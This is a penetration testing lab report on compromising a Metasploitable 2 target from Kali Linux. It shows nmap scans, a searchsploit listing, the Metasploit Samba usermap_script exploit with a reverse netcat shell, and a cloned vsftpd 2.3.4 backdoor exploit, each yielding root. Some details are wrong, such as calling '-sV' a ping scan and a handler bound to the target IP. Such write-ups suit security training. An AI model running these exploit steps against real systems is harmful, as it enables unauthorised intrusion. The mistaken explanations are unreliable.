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Task No: 04

Date: 21/05/26

- **Target Machine Exploitation Task**
- **Report Information**
- **Project Title:** Metasploitable 2 Testing Lab
- **Target Machine:** Metasploitable 2
- **Attacker Machine:** Kali Linux
- **Testing Type:** Internal Network Penetration Testing
- **Objective:** Discover, exploit and gain root access

Lab Environment

System	IP Address	Purpose
Kali Linux	192.168.X.X	Attacker
Metasploitable 2	192.168.1.10	Victim

Introduction

This report presents a practical penetration testing assessment conducted in a controlled lab environment using Kali Linux as the attacker machine and Metasploitable 2 as the target system. The purpose of this task was to understand the fundamental phases of ethical hacking, including network reconnaissance, service enumeration, vulnerability assessment, exploitation, and privilege verification.

Section 1 – Network Reconnaissance & Target Discovery

Step 1.1 – Identify live hosts on the network

Command used: `nmap -sV 192.168.1.10`

Why: The `-sV` flag tells Nmap to perform a ping scan (no port scan) to discover which IP addresses are alive on the local network. This step ensures we only target a responsive machine.

```
(root@kali)-[/home/hasib]
# nmap -sV 192.168.1.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-21 10:10 -0400
Nmap scan report for 192.168.1.10
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5988/tcp  open  nfs          2-4 (RPC #100003)
```

Figure - 1

Show the command and output listing 192.168.1.10 as alive.

Section 2 – Port Scanning & Service Enumeration

Step 2.1 – Fast service scan with Nmap

Command: `nmap -F -sV -T4 192.168.1.10`

From the scan output, the following services are open (example based on lab):

- 21/tcp – vsftpd 2.3.4
- 22/tcp – OpenSSH 4.7p1
- 23/tcp – telnet

```

root@kali: /home/hasib
Session Actions Edit View Help

(root@kali)-[/home/hasib]
# nmap -F -sV -T4 192.168.1.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-21 10:15 -0400
Nmap scan report for 192.168.1.10
Host is up (0.0081s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:40:59:93 (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds

```

Figure - 2

Screenshot showing the Nmap result with open ports and service versions

Section 3 – Exploitation Using Metasploit Framework

Step 3.1 – Launch msfconsole

Command: msfconsole

Why: This starts the Metasploit Framework interactive console, which provides access to thousands of exploits, payloads, and auxiliary modules.

```

root@kali: /home/hasib
Session Actions Edit View Help

(root@kali)-[/home/hasib]
# msfconsole
Metasploit tip: Execute a command across all sessions with sessions -C
<command>

Metasploit

+ -- ==[ metasploit v6.4.116-dev ]
+ -- ==[ 2,623 exploits - 1,326 auxiliary - 1,707 payloads ]
+ -- ==[ 431 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

^[[A^[[A^[[A^[[A^[[A█

```

Figure - 3

Step 3.2 – Search for Samba usermap script exploit

Command: searchsploit samba

Why: The search command finds modules related to a keyword. Here we look for Samba-related exploits to identify the usermap script vulnerability.




Exploit Title	Path
GoSamba 1.0.1 - 'INCLUDE_PATH' Multiple Remote File Inclusions	php/webapps/4575.txt
Microsoft Windows XP/2003 - Samba Share Resource Exhaustion (Denial of Service)	windows/dos/148.sh
Samba 1.9.19 - 'Password' Remote Buffer Overflow	linux/remote/20308.c
Samba 2.0.7 - SWAT Logfile Permissions	linux/local/20341.sh
Samba 2.0.7 - SWAT Logging Failure	unix/remote/20340.c
Samba 2.0.7 - SWAT Symlink (1)	linux/local/20338.c
Samba 2.0.7 - SWAT Symlink (2)	linux/local/20339.sh
Samba 2.0.x - Insecure TMP File Symbolic Link	linux/local/20776.c
Samba 2.0.x/2.2 - Arbitrary File Creation	unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)	linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation	linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution	linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)	linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow	unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow	linux/remote/7.pl
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)	osx/remote/16875.rb
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)	linux/remote/9950.rb
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)	linux/remote/16859.rb
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)	solaris/remote/16329.rb
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow	linux/dos/4732.c
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)	multiple/dos/5712.pl
Samba 3.0.4 - SWAT Authorisation Buffer Overflow	linux/remote/364.pl
Samba 3.3.12 (Linux x86) - 'chain_reply' Memory Corruption (Metasploit)	linux_x86/remote/16860.rb
Samba 3.3.5 - Format String / Security Bypass	linux/remote/33053.txt
Samba 3.4.16/3.5.14/3.6.4 - SetInformationPolicy AuditEventsInfo Heap Overflow	linux/remote/21850.rb
Samba 3.4.5 - Symlink Directory Traversal	linux/remote/33599.txt
Samba 3.4.5 - Symlink Directory Traversal (Metasploit)	linux/remote/33598.rb
Samba 3.4.7/3.5.1 - Denial of Service	linux/dos/12588.txt
Samba 3.5.0 - Remote Code Execution	linux/remote/42060.py
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load	linux/remote/42084.rb
Samba 3.5.11/3.6.3 - Remote Code Execution	linux/remote/37834.py
Samba 3.5.22/3.6.17/4.0.8 - nttrans Reply Integer Overflow	linux/dos/27778.txt
Samba 4.5.2 - Symlink Race Permits Opening Files Outside Share Directory	multiple/remote/41740.txt
Samba < 2.0.5 - Local Overflow	linux/local/19428.c
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py
Samba FTP Server 6.4 - 'SIZE' Remote Denial of Service	windows/dos/2934.php
Samba Server 4.1 Beta - Admin Access	cgi/remote/20570.txt
Samba Server 4.2 Beta 7 - Batch CGI	windows/remote/19761.txt

Figure - 4

Step 3.3 – Use the exploit and show options

Commands:

- ✓ *use auxiliary/scanner/smb/smb_version*
- ✓ *show options*
- ✓ *set rhosts 192.168.1.10*
- ✓ *search samba*
- ✓ *use exploit/multi/samba/usermap_script*



```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS          yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          1             no         The target port (TCP)
  THREADS        1             yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

Figure - 5

Screenshot showing empty RHOSTS and default LHOST/LPORT.

Step 3.4 – Set required parameters


Commands:

set RHOSTS 192.168.1.10

set LHOST 192.168.X.X

Why:

- RHOSTS = target IP (Metasploitable).
- LHOST = My Kali IP (for reverse connection).




```
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.1.10
rhosts => 192.168.1.10
```

Figure - 6

Step 3.5 – Run the exploit

Command: exploit

Why: This executes the selected exploit against the target. If successful, it triggers the vulnerability and opens a reverse shell session.



```
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Command shell session 1 opened (192.168.1.10:4444 -> 192.168.1.10:49186) at 2026-05-21 10:45:35 -0400
```

Figure - 7


Step 3.6 – Verify root access

Inside the shell, type:

whoami

hostname

Why: whoami confirms the current user (should be root). hostname confirms we are on the target machine (metasploitable). This proves successful compromise.



```
msf auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.1.10
rhosts => 192.168.1.10
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.227:4444
[*] Command shell session 1 opened (192.168.1.227:4444 -> 192.168.1.10:49186) at 2026-05-21 10:45:35 -0400

whoami
root
hostname
metasploitable
show options
/bin/sh: line 5: show: command not found
```

Figure - 8

Section 4 – Manual Exploitation (Without Metasploit)

Step 4.1 – Choose a vulnerable service

We will manually exploit using a standalone Python script. This demonstrates the same vulnerability without relying on Metasploit.

Step 4.2 – Download or create the exploit script.

Commands:

git clone <https://github.com/linux-guru0077/manual-exploit/blob/main/README.md?plain=1>

Requirements

1.sudo python3 -m pip install pwntools

Install

1.git clone https://github.com/Hellsender01/vsftpd_2.3.4_Exploit.git

2.cd vsftpd_2.3.4_Exploit/

3.chmod +x exploit.py

Usage

1.python3 exploit.py Target_IP

```
root@kali: /home/hasib

Session Actions Edit View Help

(root@kali)~/home/hasib
# sudo python3 -m pip install pwntools --break-system-packages
Collecting pwntools
  Downloading pwntools-4.15.0-py2.py3-none-any.whl.metadata (5.3 kB)
Requirement already satisfied: paramiko>=1.15.2 in /usr/lib/python3/dist-packages (from pwntools) (4.0.0)
Requirement already satisfied: mako>=1.0.0 in /usr/lib/python3/dist-packages (from pwntools) (1.3.10.dev0)
Collecting pycrypto
  Downloading pycrypto-2.6.1-py2.py3-none-any.whl.metadata (1.5 kB)
Requirement already satisfied: pycryptodome>=3.9.0 in /usr/lib/python3/dist-packages (from pycrypto) (3.9.0)
Collecting pycryptodome
  Downloading pycryptodome-3.9.0-py2.py3-none-any.whl.metadata (1.5 kB)
Requirement already satisfied: capstone>=3.0.5rc2 in /usr/lib/python3/dist-packages (from pwntools) (5.0.7)
Collecting ropgadget>=5.3 (from pwntools)
  Downloading ropgadget-7.7-py3-none-any.whl.metadata (1.0 kB)
Requirement already satisfied: pycyserial>=2.7 in /usr/lib/python3/dist-packages (from pwntools) (3.5)
Requirement already satisfied: requests>=2.0 in /usr/lib/python3/dist-packages (from pwntools) (2.32.5)
Requirement already satisfied: pip>=6.0.0 in /usr/lib/python3/dist-packages (from pwntools) (26.0.1)
Requirement already satisfied: pygments>=2.0 in /usr/lib/python3/dist-packages (from pwntools) (2.19.2)
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from pwntools) (2.6.1)
Requirement already satisfied: python-dateutil in /usr/lib/python3/dist-packages (from pwntools) (2.9.0)
Requirement already satisfied: packaging in /usr/lib/python3/dist-packages (from pwntools) (25.0)
Requirement already satisfied: psutil>=3.3.0 in /usr/lib/python3/dist-packages (from pwntools) (7.1.0)
Collecting intervaltree>=3.0 (from pwntools)
  Downloading intervaltree-3.2.1-py2.py3-none-any.whl.metadata (12 kB)
Requirement already satisfied: sortedcontainers in /usr/lib/python3/dist-packages (from pwntools) (2.4.0)
Collecting unicorn>=2.1.3, <=2.1.4, >=2.0.1 (from pwntools)
  Downloading unicorn-2.1.2-cp313-cp313-manylinux_2_17_x86_64_manylinux2014_x86_64.whl.metadata (4.2 kB)
Requirement already satisfied: six>=1.12.0 in /usr/lib/python3/dist-packages (from pwntools) (1.17.0)
Collecting rpyc (from pwntools)
  Downloading rpyc-6.0.2-py3-none-any.whl.metadata (3.5 kB)
Collecting colored_traceback (from pwntools)
  Downloading colored_traceback-0.4.2-py3-none-any.whl.metadata (4.6 kB)
Collecting unix-ar (from pwntools)
  Downloading unix-ar-0.2.1-py2.py3-none-any.whl.metadata (1.9 kB)
Requirement already satisfied: zstandard in /usr/lib/python3/dist-packages (from pwntools) (0.25.0)
Requirement already satisfied: MarkupSafe>=0.9.2 in /usr/lib/python3/dist-packages (from mako>=1.0.0->pwntools) (3.0.3)
Requirement already satisfied: bcrypt>=3.2 in /usr/lib/python3/dist-packages (from paramiko>=1.15.2->pwntools) (5.0.0)
Requirement already satisfied: cryptography>=3.3 in /usr/lib/python3/dist-packages (from paramiko>=1.15.2->pwntools) (46.0.5)
Requirement already satisfied: invoke>=2.0 in /usr/lib/python3/dist-packages (from paramiko>=1.15.2->pwntools) (2.2.1)
Requirement already satisfied: pynacl>=1.5 in /usr/lib/python3/dist-packages (from paramiko>=1.15.2->pwntools) (1.5.0)
Requirement already satisfied: cffi>=1.4.1 in /usr/lib/python3/dist-packages (from pynacl>=1.5->paramiko>=1.15.2->pwntools) (2.0.0)
Requirement already satisfied: pyeparser in /usr/lib/python3/dist-packages (from cffi>=1.4.1->pynacl>=1.5->paramiko>=1.15.2->pwntools) (3.0)
Requirement already satisfied: charset-normalizer<4, >=2 in /usr/lib/python3/dist-packages (from requests>=2.0->pwntools) (3.4.4)
Requirement already satisfied: idna<4, >=2.5 in /usr/lib/python3/dist-packages (from requests>=2.0->pwntools) (3.11)
Requirement already satisfied: urllib3<3, >=1.21.1 in /usr/lib/python3/dist-packages (from requests>=2.0->pwntools) (2.6.3)
Requirement already satisfied: certifi>=2017.4.17 in /usr/lib/python3/dist-packages (from requests>=2.0->pwntools) (2026.2.25)
Collecting plumbum (from rpyc->pwntools)
  Downloading plumbum-1.10.0-py3-none-any.whl.metadata (8.4 kB)
Downloaded pwntools-4.15.0-py2.py3-none-any.whl (12.9 MB)
Downloaded intervaltree-3.2.1-py2.py3-none-any.whl (25 kB)
Downloaded pycrypto-2.6.1-py2.py3-none-any.whl (188 kB)
Downloaded ropgadget-7.7-py3-none-any.whl (32 kB)
Downloaded unicorn-2.1.2-cp313-cp313-manylinux_2_17_x86_64_manylinux2014_x86_64.whl (16.3 MB)
Downloaded colored_traceback-0.4.2-py3-none-any.whl (5.5 kB)
Downloaded rpyc-6.0.2-py3-none-any.whl (74 kB)

(root@kali)~/home/hasib/Documents/Manual-Test/vsftpd_2.3.4_Exploit
Session Actions Edit View Help

(root@kali)~/home/hasib/Documents/Manual-Test
# git clone https://github.com/Hellsender01/vsftpd_2.3.4_Exploit.git
Cloning into 'vsftpd_2.3.4_Exploit' ...
^[[A^[[A^[[Aremote: Enumerating objects: 53, done.
remote: Counting objects: 100% (53/53), done.
remote: Compressing objects: 100% (53/53), done.
remote: Total 53 (delta 28), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (53/53), 41.30 KiB | 278.00 KiB/s, done.
Resolving deltas: 100% (28/28), done.

(root@kali)~/home/hasib/Documents/Manual-Test
# cd Manual-Test
cd: no such file or directory: Manual-Test

(root@kali)~/home/hasib/Documents/Manual-Test
# cd vsftpd_2.3.4_Exploit/

(root@kali)~/home/hasib/Documents/Manual-Test/vsftpd_2.3.4_Exploit
# chmod +x exploit.py

(root@kali)~/home/hasib/Documents/Manual-Test/vsftpd_2.3.4_Exploit
# python3 exploit.py 192.168.1.10
[+] Got Shell!!!
[+] Opening connection to 192.168.1.10 on port 21: Done
[*] Closed connection to 192.168.1.10 port 21
[+] Opening connection to 192.168.1.10 on port 6200: Done
[*] Switching to interactive mode
$
```

Figure - 9

Step 4.3 – Interact with the root shell

Once the shell is open, type:


whoami

hostname

pwd

ls

Why: These commands confirm root access, identify the target host, show the current directory, and list files – proving full system compromise.

A terminal window with a dark background and light-colored text. The prompt is (root@kali)-[/home/hasib/Documents/Manual-Test/vsftpd_2.3.4_Exploit]. The user runs # python3 exploit.py 192.168.1.10. The output shows: [+] Got Shell!!!, [+] Opening connection to 192.168.1.10 on port 21: Done, [*] Closed connection to 192.168.1.10 port 21, [+] Opening connection to 192.168.1.10 on port 6200: Done, [*] Switching to interactive mode. The user then runs \$ whoami, returning root, and \$ hostname, returning metasploitable. The prompt is now \$ with a cursor.

```
(root@kali)-[/home/hasib/Documents/Manual-Test/vsftpd_2.3.4_Exploit]
# python3 exploit.py 192.168.1.10
[+] Got Shell!!!
[+] Opening connection to 192.168.1.10 on port 21: Done
[*] Closed connection to 192.168.1.10 port 21
[+] Opening connection to 192.168.1.10 on port 6200: Done
[*] Switching to interactive mode
$ whoami
root
$ hostname
metasploitable
$
```

Figure - 10

Screenshot like the last provided image showing root, metasploitable, and directory listing.

Conclusion

The penetration testing exercise on Metasploitable 2 was successfully completed using both automated and manual exploitation techniques. Through reconnaissance and service enumeration, several vulnerable services were identified on the target machine, including outdated Samba and VSFTPD services. Using the Metasploit Framework, root access was successfully obtained by exploiting the Samba usermap script vulnerability. Additionally, manual exploitation using a standalone Python exploit demonstrated how vulnerabilities can also be exploited without relying entirely on automated frameworks.

--- End of Report ---